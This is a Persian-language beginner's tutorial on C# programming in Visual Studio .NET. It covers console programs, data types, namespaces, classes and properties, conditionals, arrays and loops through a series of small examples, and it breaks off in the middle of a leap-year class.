Visual studio.net را اجرا کنید و سپس در صفحه ی ظاهر شدهNew Project را بر گزینید .حالا از گزینه ی Visual C# قسمتprojects Console applications را انتخاب نمایید . نامی دلخواه همانندex01 را وارد نموده و سپس Ok نمایید .کد زیر به صورت خودکار برای شما تولید خواهد شد :

```
using System;
namespace ex01
{
/// <summary>
/// Summary description for Class1.
/// </summary>
```

```
class Class1
{
/// <summary>
/// The main entry point for the application.
/// </summary>
[STAThread]
static void Main(string[] args)
{
//
// TODO: Add code to start application here
//
}
}
}
```

اگر یک سری از مفاهیم آنرا متوجه نمی شوید اصلا مهم نیست ! در مقالات آتی تمام این موارد مفصل توضیح داده خواهند شد. متد استانداردMain در اینجا قسمتی است که عملیات اصلی برنامه در حالتConsole شبیه به برنامه های تحت داس اما ۳۲ بیتی در آن انجام می شود. بدون متدMain برنامه های سی شارپ قادر به اجرا نخواهند بود . نوع آن در اینجا void تعریف شده است یعنی این متد خروجی ندارد . حتی اگر برنامه های استاندارد ویندوز را هم بخواهید با C# بنویسید بازهم متد Main حضور خواهد داشت ، هر چند به صورت خودکار ویژوال استودیو آنرا تولید می کند. طریقه ی نوشتن توضیحات(Comments) در سی شارپ همانند++C می باشد یعنی :

```
/* any comments */
```

و یا

```
// any comments
```

و تنها برنامه نویس برای نوشتن توضیحاتی در مورد کد های خود از آنها استفاده می کند و در خروجی برنامه ظاهر نمی شوند. فعلا برای پایان قسمت اول از شی Console و متد WriteLine آن برای نمایش یک جمله ی ساده استفاده می کنیم .راجع به متد ها ، متغیر ها و غیره در آینده بیشتر صحبت می کنیم. در آخر برنامه ی ما چیزی شبیه به عبارت زیر می باشد:

```
using System;
namespace ex01
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
Console.WriteLine("Hello C#!");
}
}
}
```

دکمه ی F5 را فشار دهید تا برنامه اجرا شود .

تعریف متغیر ها در سی شارپ:

سی شارپ عناصری را که بکار می گیرد همانند اعداد و کاراکتر ها ، به صورت نوع ها (Types) طبقه بندی می کند .این انواع شامل موارد زیر می شوند:

نوع های پایه ایی از پیش تعریف شده مانند اعداد و غیره.
نوع های تعریف شده توسط کاربر که شامل STRUCT ها و ENUM ها می شوند .

نحوه ی تعریف متغیر ها از نوع های پایه ایی از پیش تعریف شده:

همانطور که می دانید از متغیر ها برای نگهداری اطلاعات استفاده می شود . در سی شارپ ابتدا نوع متغیر و سپس نام متغیر و در آخر یک سمی کولون بکار برده می شود .برای مثال:

```
int a;
```

که در اینجا متغیر a بعنوان یک متغیر حاوی اعداد صحیح تعریف شده است . نکته ی مهمی که در اینجا حائز اهمیت است ، مقدار دهی اولیه ی متغیر ها می باشد . در غیر ا ین صورت کامپایلر سی شارپ برنامه را با یک خطا متوقف می کند . دلیل این امر هم این است که از استفاده از متغیرهای بدون مقدار در طول برنامه جلوگیری شود تا میزان خطاهای در حین اجرا کاهش یابد.

نوع های داده ای پایه ی زیر در در سی شارپ به صورت پیش فرض مهیا هستند:

Object : نوعی است نامحدود که می تواند تمام انواع دیگر را نیز شامل شود مثال :

```
object = null;
```

string : رشته ؛ در اینجا یک رشته توالی کاراکتر های یونیکد می باشد . مثال :

```
string s= "hello";
```

sbyte : نوع داده ایی صحیح ۸ بیتی علامت دار .

byte : نوع داده ایی صحیح ۸ بیتی بدون علامت .مثال :

```
sbyte val = 12;
```

short : نوع داده ایی صحیح ۱۶ بیتی علامت دار .

ushort : نوع داده ایی صحیح ۱۶ بیتی بدون علامت .مثال :

```
short val = 12;
```

int : نوع داده ایی صحیح ۳۲ بیتی علامت دار .

unit : نوع داده ایی صحیح ۳۲ بیتی بدون علامت .مثال :

```
int val = 12;
```

long : نوع داده ایی صحیح ۶۴ بیتی علامت دار .

Ulong : نوع داده ایی صحیح ۶۴ بیتی بدون علامت .مثال :

```
Long val1 = 12; long val2 = 34L;
```

کلا در اینجاu به معنایunsigned است .

float : نوع اعشاری باsingle precision .

double : نوع اعشاری باdouble precision مثال :

```
float val = 1.23f;
```

bool : نوع داده اییBoolean که می تواند true و یا false باشد .مثال :

```
Bool val = true;
```

char : کاراکتر، در اینجا char یک کاراکتر یونیکد است .

```
char val = 'h';
```

به نحوه ی تعریف کاراکتر ها و همچنین رشته ها در سی شارپ دقت کنید.

decimal : نوع داده ایی دسیمال با28 رقم معنی دار

```
decimal val = 1.23M;
```

یک نکته:

- بهتر است هنگام تعریف یک متغیر ، نامی با معنی برای آن انتخاب شود تا در هنگام کار خواندن کد ساده تر گردد همچنین رسم شده است که نوع متغیر را به صورت خلاصه به نام متغیر اضافه می کنند. برای مثال بجایFirstName بهتر است بنویسیم strFirstName به این نوع نگارشHungarian notation می گویند.
- تمام نوع های پیش فرض تعریف شده در سی شارپ شی هستند . در آینده بیشتر در این مورد صحبت خواهیم کرد.

مثال این قسمت:

یک برنامه یconsole جدید در راVS.NET باز کنید .نام آنرا در ابتدا ex02 انتخاب نمایید . در اینجا می خواهیم دو متغیر رشته ایی و صحیح را تعریف و سپس در خروجی نمایش دهیم. کد نهایی به صورت زیر می باشد :

```
using System;
namespace ex02
{
```

```
/// <summary>
/// Summary description for Class1.
/// </summary>
class Class1
{
/// <summary>
/// The main entry point for the application.
/// </summary>
[STAThread]
static void Main(string[] args)
{
int intVar1 = 0;
int intVar2;
intVar2=1;
int intV3=15 , intV4 = 12;
string strText1 = "abcd";
Console.WriteLine(
"The value for variables are : \n intVar1="+intVar1 +
"\n intVar2="+ intVar2 +
"\n intV3=" + intV3 +
"\n intV4=" + intV4 +
"\n strText1=" + strText1);
Console.WriteLine("\n\n Press any key to terminate");
Console.ReadLine(); // pause screen!
}
}
}
```

نکاتی در مورد کد فوق:

- یک اسلش ان ، در زبانهای مشتق شده از سی به معنای new line می باشد . در کد فوق نحوه ی تعریف چند متغیر در یک خط و حالتهای مقدار دهی مختلف را ملاحظه می کنید.
- از متد ReadLine برای نگه داشتن خروجی و مشاهده ی آن در اینجا استفاده کردیم .
- عادت کنید به صورت دندانه دار کد بنویسید . اینکار خوانایی کد را صد برابر می کند . در اینجا کد های داخل متد main کاملا چند دندانه از آکولاد های باز و بسته کردن آن جلو تر هستند .
- در کد بالا در متدWriteLine اعداد و رشته ها با هم جمع شده اند ! این مورد به دلیل وجود overload های زیاد این تابع و ...میسر گشته است .اصلا به آن دل نبندید !چون در آینده کامپایلر سی شارپ اگر چنین اعمالی را در جاهای دیگر ی مرتکب شوید به شدت با شما برخورد خواهد کرد !! برای جمع کردن اعداد با رشته ها حتما باید عدد به رشته تبدیل گردد و بعد . ... در این مورد در مقالات بعدی بحث خواهد گردید.

در مورد کلاسها وusing و namespace و غیره در آینده بیشتر صحبت خواهیم کرد .

مقدمه:

در این قسمت می خواهیم با یک سری از اصول اولیه ی شی گرایی در سی شارپ کمی آشنا شویم . لازم به ذکر است ، بسیاری از مواردی که در این قسمت مطرح می شوند فقط برای آشنایی شما است و در آینده بیشتر بحث و مرور خواهند شد.

آشنایی با فضاهای نام (Name Spaces) :

فضاهای نام روشی برای مدیریت کد نویسی هستند . برای مثال آنها ایجاد شده اند تا تداخلی بین نام های توابع در برنامه شما رخ ندهد . این مساله در پروژه های بزرگ خود را نشان می دهد و ممکن است دو آیتم در یک پروژه نام های یکسانی را پیدا کنند . بدین وسیله این شانس تصادم و تداخل کاهش پیدا می کند . برای ایجاد یک فضای نام به صورت زیر عمل می شود:

```
namespace anyName
{
……..
Class anyClassName
{
…….
}
…….
}
```

یکی از فضاهای نام پایه ای در دات نت فریم ورک ، فضای نام System می باشد .برای استفاده از آن می توان از کد زیر کمک گرفت:

```
using System;
```

تمام فضاهای نام به صورت پیش فرض public می باشند و در خارج از کد شما قابل دسترسی هستند . روش استفاده از آنها به صورت زیر است:

```
ProjectName.NameSpace.ClassName.MemberName
```

- **نکته :** اگر دقت کرده باشید هنگامی که کرسر ماوس را روی هر آیتمی در منویautocomplete نگه می دارید و یا آنرا انتخاب می کنید یک راهنمای کوچک نمایش داده می شود که در حقیقت کامنت مربوط به آن تابع می باشد. روش نوشتن چنین کامنت حرفه ای که در منو های ویژوال استودیو ظاهر شود به صورت زیر است که بهتر است (!)قبل از هر تابع یا خاصیت یا کلاس و .... نوشته شود

```
///<summary>
///
///
///</summary>
```

چون سی شارپ تمام سر و کارش با کلاس ها است بنابراین باید در مورد نحوه ی تعریف و استفاده از آنها تسلط کافی داشته باشیم. یک پروژه ی جدیدconsole در VS.NET باز کنید و نام آنرا در ابتدا ex03 وارد نمایید .

بعد از باز شدن پروژه ، از منویProject گزینه یAdd class را انتخاب کنید تا کلاسی جدید به نام clsDate.cs را اضافه نماییم . ساختار فایل ایجاد شده توسطVS.NET به صورت زیر است :

```
using System;
namespace ex03
{
/// <summary>
/// Summary description for clsDate.
/// </summary>
public class clsDate
{
public clsDate()
{
//
// TODO: Add constructor logic here (chashm!)
//
}
}
}
```

تابع یا متدclsDate که در اینجا به صورت پیش فرض ایجاد شده است اصطلاحا سازنده (constructor) نام دارد .این تابع هر بار که یک شی جدید از کلاس می سازیم به صورت خودکار اجرا می شود. از این کلاس می خواهیم برای نمایش تاریخ /ساعت و غیره استفاده کنیم. برای مثال می خواهیم تاریخ جاری سیستم را به صورت یک خاصیت از این کلاس دریافت کنیم . برای این منظور کد زیر را به برنامه اضافه می نماییم:

```
public string currentSystemDate
{
get
{
return System.DateTime.Today.ToString() ;
}
}
```

توضیح کد فوق:

خاصیتی را که می خواهیم از برنامه دریافت کنیم با کلمه ی کلیدی get معرفی می نماییم . هر چیزی که این قسمت برگرداند خروجی currentSystemDateخواهد بود . این دستور زبان که در بالا معرفی شد استاندارد است و در همه جا به یک صورت تعریف و بکار برده می شود .پس شکل آنرا به خاطر بسپارید.

از کلمه ی کلیدی return برای برگرداندن یک خروجی از خاصیت و یا تابع استفاده می شود .برای استفاده از این خاصیت جدید ، در فایلClass1.cs که متد main برنامه ی ما در آنجا قرار دارد به صورت زیر عمل می کنیم:

```
clsDate m_var = new clsDate(); // initialize variable
Console.WriteLine ( m_var.currentSystemDate );
Console.ReadLine();//pause!
```

توضیح کد فوق:

برای استفاده از یک کلاس باید یک متغیر از آن را تعریف کنیم . در هر زبانی یک سری نوع های استاندارد مانندint وstring و غیره وجود دارند . کلاس هم در حقیقت یک نوع داده ی بسیار بسیار قدرتمند به شمار می آید . برای تعریف یک متغیر از نوع جدید روش کار مانند سابق است . برای مثال زمانی که یک متغیر عدد صحیح را تعریف می کنید به صورت زیر عمل می شود:

```
int i=0;
```

برای تعریف یک متغیر از نوع داده ای که خودمان تعریف کرده ایم نیز باید به همین صورت عمل شود.

```
clsDate m_var = new clsDate();
```

از کلمه ی کلیدیnew اینجا به صورت استاندارد برای مقدار دهی اولیه به این متغیر جدید استفاده می نماییم. سپس به روش دستیابی به این خاصیتی که به کلاس اضافه کرده ایم می رسیم.

```
m_var.currentSystemDate
```

کلا چه یک خاصیت و یا یک متد را به کلاس اضافه نماییم برای دستیابی به آن از عمل گر نقطه پس از ذکر نام متغیر تعریف شده از نوع کلاس خود ، استفاده می نماییم . برای استفاده از خاصیت ها نیازی به آوردن () بعد از ذکر نام خاصیت نمی باشد. عموما از خاصیت ها برای برگرداندن و یا تنظیم یک مقدار ساده استفاده می شود و در آنها عملیات پیچیده ای مد نظر نمی باشد.

توضیحی در مورد ; System.DateTime.Today.ToString () :

استفاده از خواص:

شما به ویژگی های یک شی با استفاده از خواص آن می توانید دسترسی پیدا کنید . یک property عضوی است که امکان دسترسی به ویژگی شی یا کلاس را فراهم می کند . برای مثال طول یک رشته (string) سایز ، یک فونت ، عنوان یک فرم و نام یک مصرف کننده ، خاصیت هستند.

بسیاری از اشیا ذاتی دات نت فریم ورک ، خواص مفید زیادی را به همراه دارند . برای مثال شیDateTime را در نظر بگیرید . با استفاده از خاصیتToday آن می توان تاریخ جاری سیستم را بدست آورد . برای استفاده از یک خاصیت لازم است تا کلاس تعریف کننده شی در برنامه مهیا باشد . منظور همان استفاده از فضای نام مربوطه می باشد . پس از وارد کردن فضای نام کلاس مورد نظر می توانید از شی و خواص آن استفاده کنید .

دو راه وجود دارد یا به صورت کامل تمام موارد باید ذکر شوند مانند;System.DateTime.Now و یا با وارد کردن فضای نام Systemکوتاه سازی صورت می گیرد . برای استفاده از هر متد و یا شی ایی در سی شارپ باید این شی قابل دسترسی باشد . برای مثال شیConsole که از آن برای چاپ کردن خروجی بر روی صفحه ی نمایش استفاده می کنیم در فضای نام System واقع شده است .یا باید در ابتدای برنامه ذکر کرد; using System و سپس خیلی راحت از این شی استفاده کرد و یا می توان اینکار را انجام نداد و نوشتSystem.Console و الی آخر . با ذکر فضای نام در ابتدا با استفاده از using می توان خلاصه نویسی کرد .

نتیجه ی نهایی مثال این فصل :

محتویات فایل Class1.cs :

```
using System;
namespace ex03
{
/// <summary>
/// Summary description for Class1.
/// </summary>
```

```
class Class1
{
/// <summary>
/// The main entry point for the application.
/// </summary>
[STAThread]
static void Main(string[] args)
{
clsDate m_var = new clsDate(); // initialize variable
Console.WriteLine ( m_var.currentSystemDate );
Console.ReadLine();//pause!
}
}
}
```

محتویات فایل clsDate.cs که به برنامه اضافه کردیم :

```
using System;
namespace ex03
{
/// <summary>
/// Summary description for clsDate.
/// </summary>
public class clsDate
{
public clsDate()
{
//
// TODO: Add constructor logic here
//
}
public string currentSystemDate
{
get
{
return System.DateTime.Today.ToString() ;
}
}
}
}
```

در بسیاری از موارد هنگام برنامه نویسی لازم است تا از عبارات شرطی استفاده کنیم . برای انجام اینکار دو روش عمده وجود دارد . استفاده ازif و یا switch از if بیشتر برای مقایسه هایی تکی و کوچک استفاده می شود و حاصل مقایسه ی آن یا true است و یا false از عبارت switch هنگامی استفاده می شود که مقایسه های متعددی باید در مورد یک مقدار صورت گیرد.

هر دو عبارتif و switch توسط عبارت هایی Boolean کنترل می شوندtrue و یاfalse در هنگام استفاده ازif اگر عبارت Boolean حاصل اش true باشد اولین قسمت شرط اجرا می شود و سپس برنامه از انتهای if ادامه پیدا می کند .اگر حاصل عبارت Boolean مساوی false باشد کنترل برنامه به قسمت else منتقل می شود .

مثال:

یک پروژه ی جدید console باز کنید و نام آنرا ex04 بگذارید .سپس کد زیر را در آن وارد و جرا کنید :

```
using System;
namespace ex04
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
Console.WriteLine("Enter 1 character to be evaluated");
char cUserInput = (char) Console.Read();
if ( char.IsDigit( cUserInput ) )
Console.WriteLine("The char is a number!");
else
Console.WriteLine("The char is not a number!");
}
}
}
```

نکاتی در مورد کد فوق:

- سی شارپ به کوچکی و بزرگی حروف حساس است . برای مثالcUserInput با cUserinput فرق می کند.
- حتما باید بعد ازif پرانتزها ذکر گردد .
- حتما باید داخل if یک عبارت Boolean ذکر شود مانند (if(x>5 .

- در سی شارپ مقایسه ی تساوی دو عبارت با == و انتساب با = انجام می شود (موارد ۱ و ۴ مواردی هستند که اغلب تازه کاران با آن مشکل دارند) برای مثال(if(i==3 صحیح است اما if(i=3) در سی شارپ معنایی ندارد.
- اگر بعد ازif یک خط کد قرار گیرد نیازی به آوردن آکولاد ها نیست . هنگامی نیاز به آکولاد ها می باشد که بیش از یک خط باید بعد ازif قرار گیرد .
- در سی شارپ همانند اسلاف خودش برای تبدیل نوع های داده ایی می توان به صورت زیر نیز عمل کرد (char) Console.Read() ; یعنی دریافتیRead به char تبدیل می شود. در این مورد باز هم صحبت خواهد شد.
- همانطور که ذکر شد در سی شارپ همه چیز شی است حتی نوع های پایه ایی مانند char با استفاده از متدIsDigit آن می توان چک کرد که آیا ورودی آن عدد است یا خیر؟ (در مورد متد ها صحبت خواهد شد)

استفاده از switch :

بهتر است این مورد را با یک مثال دنبال کنیم. پروژه ی سی شارپ جدیدی به نام ex05 در حالت console درVS.NET باز کنید . در اینجا می خواهیم یک کلاس جدید تعریف کرده و توسط خاصیتی که در آن ایجاد می کنیم متوجه شویم روز جاری مطابق سیستم چه روزی است.

یک کلاس جدید از منوی پروژه ،با استفاده از گزینه یAdd class به برنامه اضافه کنید و نام آنرا در ابتداclsDate بگذارید.

```
using System;
namespace ex05
{
/// <summary>
/// Summary description for clsDate.
/// </summary>
public class clsDate
{
public clsDate()
{
//
// TODO: Add constructor logic here
//
}
public string systemDayOfWeek
{
get
{
string res="";
switch( System.DateTime.Now.DayOfWeek.ToString())
{
case "Saturday" :
res = "شنبه" ;
break;
case "Sunday" :
res = "یک شنبه" ;
break;
case "Monday":
res = "دوشنبه" ;
break;
case "Tuesday":
res = "سه شنبه" ;
break;
case "Wednesday":
res = "چهار شنبه" ;
break;
case "Thursday":
res = "پنج شنبه" ;
break;
case "Friday":
res =  "جمعه" ;
```

```
break;
}
return res ;
}
}
}
}
```

هنگام ذخیره کردن این کد ویژوال استودیو به شما اخطار می دهد که کد دارای حروف یونیکد است . از منوی فایل گزینه ی advanced save optionsرا انتخاب کنید .در اینجا می توان نوع ذخیره سازی را یونیکد انتخاب کرد . برای استفاده از کلاس فوق مانند مطالبی که در قسمت قبل گفته شد عمل می کنیم:

```
using System;
namespace ex05
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
clsDate m_var = new clsDate();
Console.WriteLine( m_var.systemDayOfWeek );
Console.ReadLine();
}
}
}
```

هر چند حالت console یونیکد را پشتیبانی نمی کند ولی اصل برنامه برای ما مهم است و در آینده بیشتر از آن استفاده خواهیم کرد. همانطور که ملاحظه کردید اگر ازswitch استفاده نمی شد باید از ۷ عددif استفاده می گردید که ا صلا ظاهر حرفه ای و شکیلی نداشت! با استفاده از عبارت زیر کار مقایسه شروع می شود . روز سیستم در یافت شده و وارد بدنه ی switch می گردد . سپس توسط case ها چک می شود تا تساوی آن با عبارت بعد از case به اثبات برسد .

```
switch( System.DateTime.Now.DayOfWeek.ToString())
```

صحیح بودند کار پس از آن که در اینجا انتساب است انجام شده و سپس case اگر هر کدام از عبارات بعد از توسط break کنترل برنامه از switch خارج می شود و ادامه ی کار دنبال می گردد .اگر هیچکدام ازcase صحیح نبو دند می توان از گزینه های defaultهم در صورت نیاز استفاده کرد . این حالت در یک چنین مواقعی اجرا می گردد.

هنگامی آرایه ها ایجاد می شوند که بخواهیم با مجموعه ای از اطلاعات همجنس کار کنیم . برای نمونه از یک آرایه برای ذخیره تعدادی کاراکتر می خواهیم استفاده نماییم . آرایه ها هم یک نوع متغیر هستند پس باید تعریف و مقدار دهی اولیه شوند ، نوع و تعداد اعضای آنها نیز باید معین گردد. فرض کنید ۱۰ داده ی هم جنس داریم (برای مثال رشته(string)) و می خواهیم آنها را ذخیره کنیم . یا می توان ۱۰ متغیر مختلف را تعریف کرد و سپس تک تک آنها را مقدار دهی نمود و یا یک آرایه تعریف نمود و سپس در خانه های مختلف آن این ده عضو را چید . این مطلب زمانی حائز اهمیت می شود که داده های همجنس و به نوعی مرتبط ما تعداد زیادی داشته باشند.

برای تعریف آرایه چندین راه مختلف وجود دارد:

برای تعریف آرایه ابتدا نوع آنرا مشخص می کنید سپس [] را باید جلوی تعریف نوع بگذارید این دستور زبان است و چون چرا ندارد ! در زبان سی کمی متفاوت بود .این کروشه ها بعد از نام متغیر می آمدند .و سپس در اینجا نام یک متغیر را که بعدا به آن ارجاع می دهیم خواهید گذاشت .برای مثال :

```
int[] table; // not int table[];
```

حد پایین آرایه صفر بوده برای مثال اگر آرایه chrData[] ده عضو داشته باشد، اولین عضو آن chrData[0] و آخرین عضو آن chrData[9] است .

مطلب دیگری که در مورد آرایه ها خیلی مهم است اندازه ی آن است .یعنی یک آرایه حاوی چند خانه ی خالی است که ما اجازه داریم آنرا پر کنیم .مثال:

```
int[] numbers; // declare numbers as an int array of any size
numbers = new int[10]; // numbers is a 10-element array
numbers = new int[20]; // now it's a 20-element array
```

۱ -تعریف آرایه ای از رشته ها و مقدار دهی اولیه آن.

```
String[] strData = new string[2];
```

۲ -تعریف و مقدار دهی اولیه

```
string [] strData = { "1234","abcd" };
```

که آرایه ای از نوع رشته ای به طول ۲ عضو با مقدار دهی اولیه ایجاد شده است . در این حالت نیازی به تعیین طول آن نمی باشد.

۳ -روشی دیگر برای مقدار دهی اولیه

```
strData[0] = "1234";
strData[1] = "abcd";
```

مثال : یک پروژه ی جدید Console سی شارپ را باز کنید و نام آنرا در ابتدا ex06 بگذارید . در این مثال می خواهیم نحوه ی کار با آرایه ها را مرور کنیم:

```
using System;
namespace ex06
{
class Class1
{
[STAThread]
```

```
static void Main(string[] args)
{
string[] sGoalList = new string[3];
string sReplyStatement = "You have choosen Goal '";
// Store goals in the array
sGoalList[0] = "Hike the Appalachian Trail";
sGoalList[1] = "Run the marathon";
sGoalList[2] = "Give $1 million to worthwhile causes";
// Store response to goals in the array
//(declaring and initializing on same line)
string[] sGoalResponse = {
"If you are staring from GA, you should get "
+ "started in early spring, so you will "+
"not get caught in snow.",
"Make sure that you have a good pair of shoes.",
"Start saving as soon as possible."};
// Give the user a list of goals to choose from
Console.WriteLine("GOAL LIST");
for(int i = 0; i < sGoalList.Length; i++)
{
Console.WriteLine("Goal " + i +
" - " + sGoalList[i]);
// Request the user to choose a goal.
Console.WriteLine (""); // Write an empty line for space
Console.Write("Please choose the number of the "
+ "goal that you want to achieve [0,1,2]: ");
Console.ReadLine();
}
}
}
```

نکاتی در مورد کد فوق:

- نحوه ی استفاده از عمل گر + را برای اتصال رشته های بلند در کد فوق می توان دید.
- در سی شارپ پایان خط سمی کولون می باشد . بنابراین نگرانی در مورد چند خطی شدن یک دستور وجود ندارد.
- هنگامی که آرایه ای را با مقادیر درون آکولاد ها ، مقدار دهی اولیه می کنید لزومی ندارد طول آن آرایه را مشخص کنید ؛ مانند آرایه sGoalResponse در ب الا .در غیر اینصورت حتما باید طول یک آرایه را که معرف تعداد خانه های خالی آن است ، معرفی کنید مانند آرایه sGoalList .
- فعلا حلقه یforرا در این مثال بخاطر داشته باشید تا در مقاله ی بعدی راجع به آن صحبت کنیم .

حلقه ها در سی شارپ:

مقدمه:

اگر نیاز باشد تا قطعه ای از کد بیش از یکبار اجرا شود نیاز به استفاده از حلقه ها می باشد . برای مثال فرض کنید آرایه ای به طول ۱۰۰۰ تعریف کرده اید . اکنون می خواهید آنرا با هزار عدد متوالی پر کنید . بدیهی است که روش زیر کارآمد نیست ! :

```
int[] intData = new int[1000];
intData[0]=0;
.
.
.
intData[999]=1000;
```

نوشتن این خطوط متوالی احتمالا با کپی و پیست و اصلاح آن حداقل نیم ساعت طول می کشد ! بنابراین نیاز به وسیله ای حس می شود که بتوان بوسیله ی آن امثال اینگونه کارها را انجام داد. تعریف حلقه ها و استفاده از آنها: برای تعریف حلقه ها ابزارهای متعددی مانند while, do , for , foreach وجود دارند . استفاده و انتخاب آنها بستگی به سلیقه ی شما و منطق برنامه دارد . در هر حال یک مساله بدیهی است که همواره بیش از یک راه حل برای یک مساله وجود خواهد داشت.

استفاده از حلقه ی for :

عموما کدنویسی را با کد نویسی می توان آموخت !بنابراین در مورد انواع حلقه ها مثالهایی ارائه خواهد گردید. یک برنامه ی سی شارپ جدید console را در VS.NET باز کنید و نام آنرا درابتدا ex07 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex07
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
int[] intData = new int[1000];
for (int i=0 ; i<1000 ; i++ )
intData[i]=i;
for(int i=0 ; i< intData.Length ; i++)
{
int j = intData[i];
Console.WriteLine("intData[" + i + "]=" + j);
}
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- برای تعریف حلقه ی for و همانطور که می بینید باید تعداد بار اجرای حلقه (اینجا از 0 تا 999 است) و همچنین نحوه ی رسیدن از 0 به 1000 را مشخص کرد (در اینجا i++ است یعنی هر بار یک واحد به شمارش گر حلقه اضافه می شود) .
- در زبان سی i++ یعنی i=i+1 و کلا i-=n یعنی i=i-n و به همین ترتیب . برای مثال ....

- ار پس از حلقه یforیک خط کد داشته باشیم نیازی به آکولاد نیست (مانند قسمت اول کد) ولی اگر تعداد خطوط مربوط به بدنه ی for زیاد بود باید حتما از آکولاد استفاده شود . مانند قسمت دوم کد . این قاعده ای کلی است در زبانهای مشتق شده از زبان سی در مورد هر چیزی .

- فرض کنید در قسمت اول کد بالا بجای ۱۰۰۰ می نوشتید ۱۰۰۱ . سریعا با یک خطای زمان اجرا مواجه می شدید . زیرا می خواستید به عضوی از آرایه دسترسی پیدا کنید که تعریف نشده است . راه مدرن چک کردن این مسائل استفاده از خاصیت Length آرایه است که در قسمت دوم کد در عمل مشاهده می نمایید .همیشه از این روش استفاده کنید.

- حلقه ی اول یعنی اینکه کار پر کردن آرایه intData را از صفر تا 999 یکی یکی (i++) انجام بده .

استفاده از حلقه ی while :

یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex08 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex08
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
int n = 1;
while (n < 6)
{
Console.WriteLine("Current value of n is {0}", n);
n++;
}
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- حلقه ی while در بالا کار انجام حلقه را تا هنگامی انجام می دهد که شرط ذکر شده در ابتدای آن صادق و برقرار باشد .یعنی در حلقه ی فوق تا وقتی n< 6 است این حلقه ادامه خواهد یافت .

- حلقه ی while صفر یا بیشتر بار ممکن است اجرا شود .

- در کد فوق از {0 } استفاده گردیده است . متدWriteLine به شما این اجازه را می دهد که n تا آرگومان برای آن تعریف کنید و مقادیر هر کدام را که خواستید در کد نمایش دهید از {x} استفاده کنید . در این مورد مقدار آرگومان x ام نمایش داده می شود .

استفاده از حلقه ی do :

یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex09 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex09
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
int x;
int y = 0;
do
{
x = y++;
Console.WriteLine(x);
}while(y < 5);
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- این حلقه به حلقه یdo…while معروف است و هر دو جزء آن باید ذکر گردد .
- این حلقه تا زمانی که شرط ذکر شده در قسمت while صحیح است ادامه می یابد .
- این حلقه در ابتدای کار بدون توجه به قسمتwhile حداقل یکبار اجرا می شود (مثال زیر را اجرا نمایید).

```
int n = 10;
do
{
Console.WriteLine("Current value of n is {0}", n);
n++;
} while (n < 6);
```

استفاده از حلقه ی foreach :

یک برنامه ی سی شارپ جدید console را درVS.NET باز کنید و نام آنرا در بتداex10 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex10
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
```

```
int odd = 0, even = 0;
int[] arr = new int [] {0,1,2,5,7,8,11};
foreach (int i in arr)
{
if (i%2 == 0)
even++;
else
odd++;
}
Console.WriteLine(
"Found {0} Odd Numbers, and {1} Even Numbers.",
odd, even) ;
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- ازforeach برای حرکت در بین اعضای یک آرایه) مانند مثال بالا (و یا مجموعه ایی از اشیاء استفاده می شود) روشی شکیل ، مدرن و مطمئن !و تقریبا به ارث رسیده از ویژوال بیسیک.!!
- در زبانهای مشتق شده ازC عملگر % ، باقیمانده را محاسبه می کند .
- در کد فوق با استفاده از حلقه یforeach تک تک اعضای آرایه در مورد زوج و یا فرد بودند مورد بررسی قرار گرفته اند و تعداد اعضای زوج و فرد در آخر نمایش داده می شود.

دو مورد تکمیلی در مورد حلقه ها در سی شارپ:

۱. هر جایی خواستید به هر دلیلی حلقه را پایان دهید می توانید از دستور break استفاده کنید . در این حالت به صورت آنی حلقه خاتمه یافته و کد های ادامه ی برنامه پس از حلقه اجرا می شوند.

۲. نحوه ی استفاده از دستور continue فرض کنید حلقه ی شما در راند ۱۵ خودش است ! حالا در این راند شما می خواهید یک سری از دستورات درون حلقه اجرا نشوند و حلقه به راند بعدی منتقل شده و کارش را ادامه دهد . اینجا است که از دستورcontinue استفاده می شود .بهتر است به یک مثال ساده در این زمینه توجه کنیم.

مثال : یک برنامه ی سی شارپ جدیدconsole را در VS.NET باز کنید و نام آنرا در ابتدا ex11 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex11
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
Console.WriteLine(
"for (int i = 1; i <= 100; i++) -> break at i==5" );
for (int i = 1; i <= 100; i++)
{
if (i == 5)
break;
Console.WriteLine(i);
}
Console.ReadLine();
Console.WriteLine(
"for (int i = 1; i <= 10; i++) -> continue if i<9" );
for (int i = 1; i <= 10; i++)
{
if (i < 9)
continue;
Console.WriteLine(i);
}
Console.ReadLine();
}
}
}
```

موارد تکمیلی مربوط به رد و بدل کردن مقادیر به/از کلاس ها: در قسمت بعدی می خواهیم خاصیتی را تعریف کنیم که یک مقدار را از کاربر می گیرد و در برنامه می توان توسط قسمت های دیگر از آن استفاده کرد. ابتدا یک متغیر عمومی باید در سطح کلاس تعریف کرد تا مقدار در یافت شده توسط set را در خود نگاه داری کند در موردscope متغیر ها) متغیرهای عمومی و محلی و امثال اینها در

هنگام معرفی توابع بیشتر بحث خواهد شد سپس از طریق کلمه ی کلیدی value مقدار دریافت شده به متغیر انتساب می یابد و چون در سطح کلاس عمومی است در تمام کلاس قابل دسترسی است.

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا درابتدا ex12 انتخاب نمایید . سپس از منوی پروژه یک کلاس جدید به آن اضافه نمایید به نام clsDate و کد زیر را درون آن بنویسید :

```
using System;
namespace ex12
{
public class clsDate
{
private int Year;
public clsDate()
{
}
public int setYear
{
set
{
Year = value;
}
}
public bool IsLeapYear
{
get
{
